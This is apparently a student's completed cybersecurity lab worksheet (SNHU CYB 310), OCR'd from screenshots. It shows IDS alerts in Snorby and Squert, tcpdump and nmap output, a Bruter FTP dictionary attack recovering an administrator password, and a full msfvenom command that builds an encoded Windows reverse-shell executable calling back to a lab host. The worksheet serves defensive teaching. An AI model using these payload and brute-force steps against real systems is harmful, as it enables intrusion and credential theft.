
Southern New Hampshire University

CYB 310 Module Four Lab Worksheet

Complete this worksheet by replacing the bracketed phrases in the Response column with the relevant information.

Lab: Identifying & Analyzing Network Host Intrusion Detection System Alerts


Southern
New Hampshire
University

Prompt	Response
In the lab, “Analyzing Network Events Using Snorby,” **Step 18,** take a screenshot of the alert window showing signature information and TCP header information.	

Snorby - Listing Sessions - M...
Terminal - soadmin@Securit...
Fri, 20 Sep 21:21
soadmin
Snorby - Listing Sessions - Mozilla Firefox
Snorby - Listing Sessions
https://localhost:444/events/sessions
Google

		Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
□	☆	2	Security-Onion-	10.1.1.10	203.0.113.2	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server	9:11 PM	234
□	☆	3	Security-Onion-	203.0.113.2	10.1.1.10	SURICATA TLS error message encountered	9:05 PM	1
□	☆	3	Security-Onion-	10.1.1.10	203.0.113.2	SURICATA TLS error message encountered	9:05 PM	1
□	☆	3	Security-Onion-	203.0.113.2	10.1.1.10	SURICATA TLS error message encountered	9:05 PM	1
□	☆	3	Security-Onion-	10.1.1.10	203.0.113.2	SURICATA TLS error message encountered	9:05 PM	1
□	☆	3	Security-Onion-	203.0.113.2	10.1.1.10	SURICATA TLS error message encountered	9:05 PM	1
□	☆	3	Security-Onion-	10.1.1.10	203.0.113.2	SURICATA TLS error message encountered	9:05 PM	1
□	☆	1	Security-Onion-	203.0.113.2	192.168.1.1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap...	9:05 PM	45
□	☆	1	Security-Onion-	203.0.113.2	10.1.1.10	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap...	9:05 PM	45
□	☆	1	Security-Onion-	203.0.113.2	192.168.1.50	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap...	9:05 PM	45
□	☆	1	Security-Onion-	203.0.113.2	10.1.1.1	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap...	9:05 PM	42
□	☆	1	Security-Onion-	203.0.113.2	192.168.1.6	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap...	9:05 PM	45
□	☆	2	Security-Onion-	10.1.1.10	203.0.113.2	GPL WEB_SERVER 403 Forbidden	9:05 PM	69
□	☆	2	Security-Onion-	203.0.113.2	10.1.1.10	ET POLICY Suspicious inbound to mySQL port 3306	9:05 PM	24
□	☆	2	Security-Onion-	203.0.113.2	10.1.1.10	ET POLICY Suspicious inbound to mySQL port 3306	9:05 PM	12
□	☆	1	Security-Onion-	203.0.113.2	10.1.1.1	GPL SHELLCODE x86 inc ebx NOOP	9:04 PM	8
□	☆	1	Security-Onion-	203.0.113.2	192.168.1.1	GPL SHELLCODE x86 inc ebx NOOP	9:04 PM	16

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Prompt	Response
In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” **Step 11,** take a screenshot of the Squert window displaying filtered scans for ip 203.0.113.2.	

ip 203.0.113.2

Timeline: 2024-09-20 00:00:00 until 2024-09-20 23:59:59 (+00:00) Filtered by Object: YES Filtered by Sensor: NO

Event Grouping: on
Event Queue Only: on
Map: off

Event Summary


Queued Events: 903
Total Events: 1667
Total Signatures: 16
Total Sources: -
Total Destinations: -

Event Count by Priority

High: 294 (32.6%)
Medium: 477 (52.8%)
Low: 93 (10.3%)
Other: 39 (4.3%)

Event Count by Classification

QUEUE		SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
234		1	1		21:11:16	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server	2010493	6	14.037%
6		2	2		21:05:36	SURICATA TLS error message encountered	2230009	6	0.360%
222		1	5		21:05:15	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	2009358	6	13.317%
69		1	1		21:05:13	GPL WEB_SERVER 403 Forbidden	2101201	6	4.139%
45		1	3		21:05:12	ET POLICY Suspicious inbound to mySQL port 3306	2010937	6	2.699%
72		1	5		21:04:59	ET SCAN NMAP OS Detection Probe	2018489	17	4.319%
72		1	5		21:04:59	GPL SHELLCODE x86 inc ebx NOOP	2101390	17	4.319%
84		7	7		21:04:58	SURICATA ICMPv4 unknown code	2200025	1	5.039%
6		1	2		21:04:55	ET SCAN Potential SSH Scan	2001219	6	0.360%
39	5	1	5		21:02:56	PADS New Asset - http lighttpd 1.4.38	1	6	2.340%
3		1	1		21:02:42	SURICATA SMTP no server welcome message	2220006	6	0.180%

In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” **Step 17,** take a screenshot of the Squert window displaying no results when filtering events for ip 10.1.1.10.	

https://localhost/squert/index.php?id=a7421d4e985335722db3d53becf63c3d

ip 10.1.1.10

Timeline: 2024-09-20 00:00:00 until 2024-09-20 23:59:59 (+00:00) Filtered by Object: YES Filtered by Sensor: YES

Event Grouping: on
Event Queue Only: on
Map: off

Event Summary

Queued Events:	150
Total Events:	520
Total Signatures:	12
Total Sources:	-
Total Destinations:	-

Event Count by Priority

High:	17	(11.3%)
Medium:	121	(80.7%)
Low:	6	(4.0%)
Other:	6	(4.0%)

Event Count by Classification


QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
78	1	1		21:11:16	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server	2010493	6	15.000%
2	2	2		21:05:36	SURICATA TLS error message encountered	2230009	6	0.385%
15	1	1		21:05:14	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	2009358	6	2.885%
23	1	1		21:05:13	GPL WEB_SERVER 403 Forbidden	2101201	6	4.423%
12	1	1		21:05:12	ET POLICY Suspicious inbound to mySQL port 3306	2010937	6	2.308%
2	1	1		21:04:55	ET SCAN NMAP OS Detection Probe	2018489	17	0.385%
2	1	1		21:04:55	GPL SHELLCODE x86 inc ebx NOOP	2101390	17	0.385%
4	2	2		21:04:55	SURICATA ICMPv4 unknown code	2200025	1	0.769%
6	5 2	2		21:02:56	PADS New Asset - unknown @ntp	1	17	1.154%
2	1	1		21:02:33	ET POLICY Suspicious inbound to MSSQL port 1433	2010935	6	0.385%
2	1	1		21:02:33	ET POLICY Suspicious inbound to Oracle SQL port 1521	2010936	6	0.385%

There are a variety of network analyzers. Which tool did you feel was the most powerful and easiest to use?	Snorby stands out as the most powerful and easiest to use among the network analyzers I used. Its user interface is straightforward, making tracking and analyzing network events simpler. This ease of use, combined with its comprehensive data visualization capabilities, allows for quicker analysis of complex network data, enhancing my ability to swiftly identify and respond to network anomalies.
Why is it important to add network analyzer tools to your cybersecurity analyst skill set?	Network analyzer tools are crucial in cybersecurity. They help with monitoring and analysis of network traffic to detect and respond to potential threats and intrusions. By understanding the data flow through a network, I can identify unusual patterns that may indicate a security breach, ensuring proactive threat management. These tools are valuable for maintaining network integrity and security.

How will you use network analyzer tools in a professional manner?	In my professional role, I plan to utilize network analyzer tools to continuously monitor network traffic, ensuring all communications are secure and free from unauthorized intrusions. By regularly analyzing network data, I can help maintain a secure environment, contribute to the organization’s cybersecurity policies, and assist in forensic analysis during and after an incident.

Lab: Intrusion Detection Using Snort


<table>
<tr><th>Prompt</th><th>Response</th></tr>
<tr><td>In the lab section, “Setting up the Sniffer,” <b>Step 19,</b> type your name after the command prompt and take a screenshot of the output after running the <i>tcpdump -i eth1</i> command.</td><td>



```
10:45:04.143820 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:06.144292 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:08.144601 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:10.145201 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:12.144938 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:14.145671 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:15.316695 IP 192.168.1.100.netbios-dgm > 192.168.1.255.netbios-dgm: NBT UD
P PACKET(138)
10:45:16.146127 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:18.146574 STP 802.1w, Rapid STP, Flags [Learn, Forward], bridge-id 8618.ac
:7a:56:49:bf:80.8be9, length 42
10:45:18.496854 IP 192.168.1.1 > 224.0.0.1: igmp query v3
^C
15 packets captured
16 packets received by filter
0 packets dropped by kernel
root@kali2:~# Joshua merren
```

</td></tr>
</table>

In the lab section, “Detecting Unwanted Incoming Attacks,” **Step 9,** take a screenshot of the results in the Bruter window after it has cycled through the dictionary words.



Connection Options

Target: 216.1.1.1

Protocol: FTP

Port: 21 □ SSL

User Option

User: administrator

Password Modes

□ Combo:

☑ Dictionary: C:\Bruter_1.1\Wordlist.tx

□ Brute force

Misc Options

Connections: 5

Max Retry: 3

Time out: 5 s

Wait for retry: 500 ms

Wait for each try: 0 ms

Max Attempt /Connection: -1


□ Stop when found one

□ Password First

Target	Service	User	Password	Note
216.1.1.1	ftp	administrator	P@ssw0rd	

Test completed Pwd/Sec: 1018 Tested: 180855 Time: 2:00

In the lab, “Detecting Unwanted Outgoing Traffic,” **Step 6,** type your name at the command prompt and take a screenshot of the output of the payload generated.



```
root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lhost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -o bad.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Saved as: bad.exe
root@kali2:~# joshua merren
```


How can you see what options are available for the *tcpdump* command? How can this tool be used by a security analyst?	To see the available options for the tcpdump command, you can use the `tcpdump --help` or `man tcpdump` command. This tool is invaluable for security analysts as it allows for the capture and detailed inspection of network packets. Analyzing these packets helps understand network traffic flow and spot suspicious activities, forming the basis for security monitoring and threat detection.
What command will display all of the Ethernet interfaces within Linux? How can this be valuable to a security analyst?	The command `ifconfig -a` or `ip link show` can display all Ethernet interfaces on a Linux system. This information is valuable to a security analyst for configuring network monitoring tools, ensuring proper network interface management, and troubleshooting connectivity issues.

Detecting Malware and Unauthorized Devices

<table>
<tr><th>Prompt</th><th>Response</th></tr>
<tr><td>

In the lab, “Keyloggers,” **Step 6**, scroll up to the prompt where you typed the *nmap* command and take a screenshot of the output from the scan. Be sure to include the timestamp at the top (date and time).

</td><td>




```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 1194 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# nmap -A 172.16.1.100
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-21 12:18 EDT
Nmap scan report for 172.16.1.100
Host is up (0.00016s latency).
Not shown: 987 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS 6.1.7600 (1DB04001) (Windows Server 2008 R2)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7600 (1DB04001)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-21 16:18:33Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: domain.local, Site
: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Windows Server 2008 R2 Standard 7600 microsoft-ds (workgroup: DOMAI
N)
464/tcp  open  kpasswd5?
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2008 R2 10.50.4000.00; SP2
| ms-sql-ntlm-info:
```

</td></tr>
<tr><td>

In the lab, “Keyloggers,” **Step 21**, take a screenshot of the successful migration after running the *migrate* command. **Note: The number you use will be different from the one in the example.**

</td><td>

